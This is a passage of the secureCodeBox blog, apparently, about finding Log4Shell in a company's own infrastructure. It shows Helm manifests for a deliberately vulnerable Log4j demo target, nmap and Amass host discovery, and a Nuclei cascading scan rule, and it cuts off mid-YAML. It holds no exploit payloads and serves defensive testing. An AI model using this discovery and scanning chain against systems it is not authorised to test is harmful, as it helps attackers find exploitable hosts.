<p>We also configure a service of type <a href="https://kubernetes.io/docs/concepts/services-networking/service/#publishing-services-service-types" target="_blank" rel="noopener noreferrer" class="">ClusterIP</a> on port 8080.
It is essential to expose the demo target's container on the same port. So it would have the port 8080 open to TCP protocol as seen in the Deployment resource below:</p>
<div class="language-yaml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-yaml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token key atrule">apiVersion</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> apps/v1</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">kind</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> Deployment</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">metadata</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"> include "vulnerable</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">log4j.fullname" . </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">labels</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> include "vulnerable</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">log4j.labels" . </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token plain"> nindent 4 </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">annotations</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> include "vulnerable</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">log4j.annotations" . </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token plain"> nindent 4 </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">spec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">replicas</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"> .Values.replicaCount </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">selector</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">matchLabels</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> include "vulnerable</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">log4j.selectorLabels" . </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token plain"> nindent 6 </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">template</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">metadata</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">labels</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> include "vulnerable</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">log4j.selectorLabels" . </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token plain"> nindent 8 </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">annotations</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> include "vulnerable</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">log4j.annotations" . </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token plain"> nindent 8 </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">spec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> with .Values.imagePullSecrets </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">imagePullSecrets</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> toYaml . </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token plain"> nindent 8 </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> end </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">securityContext</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> toYaml .Values.podSecurityContext </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token plain"> nindent 8 </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">containers</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"> .Chart.Name </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">securityContext</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> toYaml .Values.securityContext </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token plain"> nindent 12 </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">image</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"{{ .Values.image.repository }}:{{ .Values.image.tag | default .Chart.AppVersion }}"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">imagePullPolicy</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"> .Values.image.pullPolicy </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">ports</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> http</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">containerPort</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">8080</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">protocol</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> TCP</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">resources</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> toYaml .Values.resources </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token plain"> nindent 12 </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> with .Values.nodeSelector </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">nodeSelector</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> toYaml . </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token plain"> nindent 8 </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> end </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> with .Values.affinity </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">affinity</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> toYaml . </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token plain"> nindent 8 </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> end </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> with .Values.tolerations </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">tolerations</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> toYaml . </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token plain"> nindent 8 </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> end </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><br></span></code></pre></div></div>
<p>And then we are essentially done. All that is left now is to install the demo target in the preferred namespace, as shown below:</p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">helm upgrade </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--install</span><span class="token plain"> vulnerable-log4j ./demo-targets/vulnerable-log4j/ </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--namespace</span><span class="token plain"> </span><span class="token operator" style="color:rgb(137, 221, 255)">&lt;</span><span class="token plain">NAMESPACE</span><span class="token operator" style="color:rgb(137, 221, 255)">&gt;</span><br></span></code></pre></div></div>
<p>After using the demo target to validate that the scanner works, we then proceeded to run it against our own infrastructure.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="finding-hosts">Finding Hosts<a href="https://www.securecodebox.io/blog/2022/01/18/log4shell#finding-hosts" class="hash-link" aria-label="Direct link to Finding Hosts" title="Direct link to Finding Hosts" translate="no">​</a></h3>
<p>To scan for the Log4Shell vulnerabilities dynamically (DAST) we first have to identify what to scan, the so-called <em>attack surface</em>.
One powerful feature of the secureCodeBox is the dynamic scan orchestration of different security scanner: the <a href="https://www.securecodebox.io/docs/hooks/cascading-scans" target="_blank" rel="noopener noreferrer" class="">cascading scans mechanism</a>.
Based on that it is easy to run an initial scan to discover scan targets and use their result to automatically start (cascade) specialized scans for the identified hosts and domains.We used two different different discovery methods:</p>
<p>For hosts sitting in internal networks, we used nmap (<a href="https://www.securecodebox.io/docs/scanners/nmap" target="_blank" rel="noopener noreferrer" class="">with the secureCodeBox <code>nmap</code> scanType</a>) to identify active hosts and open ports in our internal IP ranges (e.g. 10.42.0.0/16) and network segments. Every port which nmap identified to be related to http(s) (which is generally the easiest protocol to scan for Log4Shell even thought it can also be exploitable via different protocols) was used as a target in a cascading Log4Shell scan.
2. For publicly available hosts, we used the OWASP AMASS scanner (<a href="https://www.securecodebox.io/docs/scanners/amass" target="_blank" rel="noopener noreferrer" class="">with the secureCodeBox <code>amass</code> scanType</a>) first to find subdomains for the list of domain names we own as a company. This outputs a list of a subdomains which also automatically trigger <code>nmap</code> cascading scans to find open http(s) ports for the actual Log4Shell vulnerability assessment.</p>
<p>After enumerating the targets, we triggered the actual Nuclei scans using another cascading rule.</p>
<p>Most scanner helm charts in the secureCodeBox come with cascading rules by default. E.g. the <a href="https://github.com/secureCodeBox/secureCodeBox/blob/main/scanners/nmap/cascading-rules/hostscan.yaml" target="_blank" rel="noopener noreferrer" class="">rule used to trigger the nmap port scans on amass findings</a> is included by default in the nmap helm chart GitHub. With the nuclei cascading rule we wanted to have more control over the configuration of the automatically created cascaded scans so we disabled the cascading rules included by default in the helm chart (<code>helm install nuclei oci://ghcr.io/securecodebox/helm/nuclei --set="cascadingRules.enabled=false"</code>) and created our own, incorporating our custom nuclei configuration described above. The rule then looked like the following (reusing the ConfigMap created in the example above):</p>
<div class="language-yaml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-yaml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token key atrule">apiVersion</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"cascading.securecodebox.io/v1"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">kind</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> CascadingRule</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">metadata</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Note this rule is just for https targets, we've also used our http rule to scan http ports, see http rule: https://github.com/secureCodeBox/secureCodeBox/blob/main/scanners/nuclei/cascading-rules/subdomain_http.yaml</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"nuclei-log4j-scan-https"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">labels</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">securecodebox.io/invasive</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> non</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">invasive</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">securecodebox.io/intensive</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> light</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">spec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">matches</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">anyOf</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">category</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"Open Port"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">attributes</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">port</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">443</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">state</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> open</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">category</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"Open Port"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">attributes</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">service</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"https"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">state</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> open</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">category</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"Open Port"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">attributes</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">service</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"https*"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">state</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> open</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">scanSpec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">scanType</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"nuclei"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># This example uses the ConfigMap we created further up in the article.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># If you want to use the official set of Nuclei templates for Log4J,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># change the parameterization below as previously described.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"-templates"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"/custom-nuclei-rules/log4j-template.yaml"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"-target"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Target domain name of the finding and start a nuclei scan</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"https://{{$.hostOrIP}}:{{attributes.port}}"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">volumeMounts</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> nuclei</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">template</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">log4j</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">mountPath</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> /custom</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">nuclei</span><span class="token 